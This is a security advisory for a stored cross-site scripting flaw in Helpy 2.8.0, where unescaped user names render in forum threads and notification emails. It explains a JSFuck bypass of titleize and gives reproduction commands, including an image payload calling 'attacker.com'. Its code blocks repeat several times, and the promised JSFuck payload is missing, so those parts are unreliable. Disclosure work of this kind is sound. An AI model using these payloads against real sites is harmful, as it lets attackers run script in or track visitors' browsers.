Helpy 2.8.0 contains a stored cross-site scripting vulnerability in the post author display logic. Any registered user can persist arbitrary HTML in their account name field and cause it to be rendered unescaped in public forum threads where they participate, in the admin ticket view, and in HTML notification emails sent to other users.
The vulnerability exists in PostsHelper#post_message (app/helpers/posts_helper.rb), which interpolates post.user.name.titleize into an I18n translation string and then marks the resulting string as trusted .html_safe without applying sanitization or escaping. Because .html_safe it disables Rails ERB auto-escaping, attacker-controlled HTML stored in the user name is emitted verbatim in the generated HTML.
Vulnerability
Source → sink path
Source — user-controlled name: Three write paths exist, all permitted by the application:
Self-registration (RegistrationsController#sign_up_params): params.require(:user).permit(:name, ...) — any visitor can register with an arbitrary name.
Profile update (RegistrationsController#account_update_params): params.require(:user).permit(:name, ...) — any authenticated user can update their name at will.
OAuth (User.from_omniauth, app/models/user.rb:263): u.name = auth.info.name — attacker-controlled OAuth profile name is assigned directly.
INVALID_NAME_CHARACTERS = /\A('|")|\d|('|")\z/defreject_invalid_characters_from_nameself.name = name.gsub(INVALID_NAME_CHARACTERS, '') if !!name.match(INVALID_NAME_CHARACTERS)
end
INVALID_NAME_CHARACTERS = /\A('|")|\d|('|")\z/defreject_invalid_characters_from_nameself.name = name.gsub(INVALID_NAME_CHARACTERS, '') if !!name.match(INVALID_NAME_CHARACTERS)
end
INVALID_NAME_CHARACTERS = /\A('|")|\d|('|")\z/defreject_invalid_characters_from_nameself.name = name.gsub(INVALID_NAME_CHARACTERS, '') if !!name.match(INVALID_NAME_CHARACTERS)
end
INVALID_NAME_CHARACTERS = /\A('|")|\d|('|")\z/defreject_invalid_characters_from_nameself.name = name.gsub(INVALID_NAME_CHARACTERS, '') if !!name.match(INVALID_NAME_CHARACTERS)
end
This before_save hook only strips leading/trailing single or double quotes and any digit characters anywhere in the string. Angle brackets (<, >), forward slashes, and all other HTML-special characters pass through unchanged. A payload like <img src=x onerror=...> survives this filter completely.
Cosmetic transformation (posts_helper.rb:26-31):
message = t(:asked_a_question, user_name:post.user.name.titleize, default:"asked a question..."
message = t(:asked_a_question, user_name:post.user.name.titleize, default:"asked a question..."
message = t(:asked_a_question, user_name:post.user.name.titleize, default:"asked a question..."
message = t(:asked_a_question, user_name:post.user.name.titleize, default:"asked a question..."
String#titleize capitalizes the first letter of each word and replaces underscores with spaces. It is a display-formatting method, not a security control. HTML tags survive titleize intact (e.g., <script> → <Script>; <img src onerror=...> → <Img Src Onerror=...>). HTML tag names and attribute names are case-insensitive, so <Script> and <Img> are parsed by browsers identically to their lowercase counterparts. The I18n interpolation inserts the titleized name verbatim into the translation string (e.g., en.yml: asked_a_question: "%{user_name} wrote...").
Sink — html_safe without sanitization (app/helpers/posts_helper.rb:34,38):
.html_safe marks the string as trusted, instructing Rails ERB not to escape it. No call to sanitize, strip_tags, or h() appears anywhere in this helper.
Render locations — five call sites render post_message without additional escaping:
app/views/posts/_post.html.erb:18 — public forum thread, any visitor
app/views/topics/_qna.html.erb:14,23 — public Q&A listing, any visitor
app/views/notification_mailer/new_reply.html.inky:30 — HTML notification email to ticket participants
app/views/mailer_shared/_post.html.erb:3 — HTML email shared partial.
titleize applies ActiveSupport::Inflector.titleize, which internally calls underscore (detects CamelCase transitions, lowercases) then humanize (replaces _ with spaces, lowercases, capitalizes first char), then a final gsub(/\b('?\w)/) { |match| match.capitalize } that capitalizes the first letter of every word (defined by the regex word-boundary \b between \W and \w characters).
Why naive alert()-based payloads fail: Every JavaScript identifier that follows a non-word character (=, (, ., [, ,, ", ', etc.) sits at a \b boundary and gets its first letter capitalized. alert → Alert, document → Document, window → Window. JavaScript is case-sensitive; none of these are valid built-ins under their capitalized forms, so execution fails.
Bypassing titleize with JSFuck: JSFuck encodes arbitrary JavaScript using only the six characters [, ], !, +, (, ). None of these are word characters (\w = [a-zA-Z0-9_]), so \b boundaries never form inside the payload and titleize leaves it completely unchanged. Any JSFuck-encoded expression is stored verbatim and executes as expected in the victim's browser.
Confirmed working payload (JSFuck-encoded alert(1)):
Use this as the name field value during registration. After titleize (no change) and html_safeIt is embedded verbatim as an inline event handler or script body and executes in any visitor's browser.
PoC
Reproduction used in the validation environment
Environment: http://localhost:3000 running via docker compose up.

Register a user with a JSFuck-encoded alert(1) payload in the name field via the browser sign-up form (no prior auth, no curl):
Navigate to http://localhost:3000/en/users/sign_up and fill the form:
Why JSFuck works despite titleize: JSFuck uses only [, ], !, +, (, ) — all non-word characters (\W). The titleize regex \b('?\w) requires a word boundary followed by a word character to capitalize. Since no word character appears in the payload, titleize it leaves the entire string unchanged. The payload is stored verbatim and executed by the browser.
Confirm the payload was stored verbatim (only digits stripped, no HTML escaping):
docker exec helpy-postgres-1 psql -U helpy helpy_production \
-c"SELECT name FROM users WHERE email='[email protected]';"# Expected: <img src=//attacker.com/track.gif>
docker exec helpy-postgres-1 psql -U helpy helpy_production \
-c"SELECT name FROM users WHERE email='[email protected]';"# Expected: <img src=//attacker.com/track.gif>
docker exec helpy-postgres-1 psql -U helpy helpy_production \
-c"SELECT name FROM users WHERE email='[email protected]';"# Expected: <img src=//attacker.com/track.gif>
docker exec helpy-postgres-1 psql -U helpy helpy_production \
-c"SELECT name FROM users WHERE email='[email protected]';"# Expected: <img src=//attacker.com/track.gif>
Create a topic post as the malicious user (can be done from ui)
docker exec helpy-postgres-1 psql -U helpy helpy_production -c" WITH t AS ( INSERT INTO topics (name, user_id, user_name, forum_id, kind, created_at, updated_at) VALUES ('Support request', (SELECT id FROM users WHERE email='[email protected]'), 'poc', 4, 'ticket', NOW(), NOW()) RETURNING id ) INSERT INTO posts (topic_id, user_id, body, kind, created_at, updated_at) SELECT id, (SELECT id FROM users WHERE email='[email protected]'), 'Hello', 'first', NOW(), NOW() FROM t RETURNING topic_id;"
docker exec helpy-postgres-1 psql -U helpy helpy_production -c" WITH t AS ( INSERT INTO topics (name, user_id, user_name, forum_id, kind, created_at, updated_at) VALUES ('Support request', (SELECT id FROM users WHERE email='[email protected]'), 'poc', 4, 'ticket', NOW(), NOW()) RETURNING id ) INSERT INTO posts (topic_id, user_id, body, kind, created_at, updated_at) SELECT id, (SELECT id FROM users WHERE email='[email protected]'), 'Hello', 'first', NOW(), NOW() FROM t RETURNING topic_id;"
docker exec helpy-postgres-1 psql -U helpy helpy_production -c" WITH t AS ( INSERT INTO topics (name, user_id, user_name, forum_id, kind, created_at, updated_at) VALUES ('Support request', (SELECT id FROM users WHERE email='[email protected]'), 'poc', 4, 'ticket', NOW(), NOW()) RETURNING id ) INSERT INTO posts (topic_id, user_id, body, kind, created_at, updated_at) SELECT id, (SELECT id FROM users WHERE email='[email protected]'), 'Hello', 'first', NOW(), NOW() FROM t RETURNING topic_id;"
docker exec helpy-postgres-1 psql -U helpy helpy_production -c" WITH t AS ( INSERT INTO topics (name, user_id, user_name, forum_id, kind, created_at, updated_at) VALUES ('Support request', (SELECT id FROM users WHERE email='[email protected]'), 'poc', 4, 'ticket', NOW(), NOW()) RETURNING id ) INSERT INTO posts (topic_id, user_id, body, kind, created_at, updated_at) SELECT id, (SELECT id FROM users WHERE email='[email protected]'), 'Hello', 'first', NOW(), NOW() FROM t RETURNING topic_id;"
Fetch the public topic page as an unauthenticated visitor and confirm unescaped HTML:
TOPIC_ID=$(docker exec helpy-postgres-1 psql -U helpy helpy_production -tAc \"SELECT id FROM topics WHERE user_id=(SELECT id FROM users WHERE email='[email protected]') LIMIT 1;")curl-s"http://localhost:3000/en/topics/${TOPIC_ID}/posts" \
| grep-o'<img src=[^>]*>'# Expected: <img src=//attacker.com/track.gif> (or titleize variant <Img Src=//Attacker.com/track.gif>)
TOPIC_ID=$(docker exec helpy-postgres-1 psql -U helpy helpy_production -tAc \"SELECT id FROM topics WHERE user_id=(SELECT id FROM users WHERE email='[email protected]') LIMIT 1;")curl-s"http://localhost:3000/en/topics/${TOPIC_ID}/posts" \
| grep-o'<img src=[^>]*>'# Expected: <img src=//attacker.com/track.gif> (or titleize variant <Img Src=//Attacker.com/track.gif>)
TOPIC_ID=$(docker exec helpy-postgres-1 psql -U helpy helpy_production -tAc \"SELECT id FROM topics WHERE user_id=(SELECT id FROM users WHERE email='[email protected]') LIMIT 1;")curl-s"http://localhost:3000/en/topics/${TOPIC_ID}/posts" \
| grep-o'<img src=[^>]*>'# Expected: <img src=//attacker.com/track.gif> (or titleize variant <Img Src=//Attacker.com/track.gif>)
TOPIC_ID=$(docker exec helpy-postgres-1 psql -U helpy helpy_production -tAc \"SELECT id FROM topics WHERE user_id=(SELECT id FROM users WHERE email='[email protected]') LIMIT 1;")curl-s"http://localhost:3000/en/topics/${TOPIC_ID}/posts" \
| grep-o'<img src=[^>]*>'# Expected: <img src=//attacker.com/track.gif> (or titleize variant <Img Src=//Attacker.com/track.gif>)

Expected result: the <img> tag appears unescaped in the response body. Any visitor loading the page triggers a request to attacker.com. In an HTML email notification, the same tag loads when the recipient opens the email.
Evidence of Exploitation
Video of exploitation
Static Evidence as an anonymous user visiting the post
Our security policy
We have reserved the ID CVE-2026-40229 to refer to this issue from now on.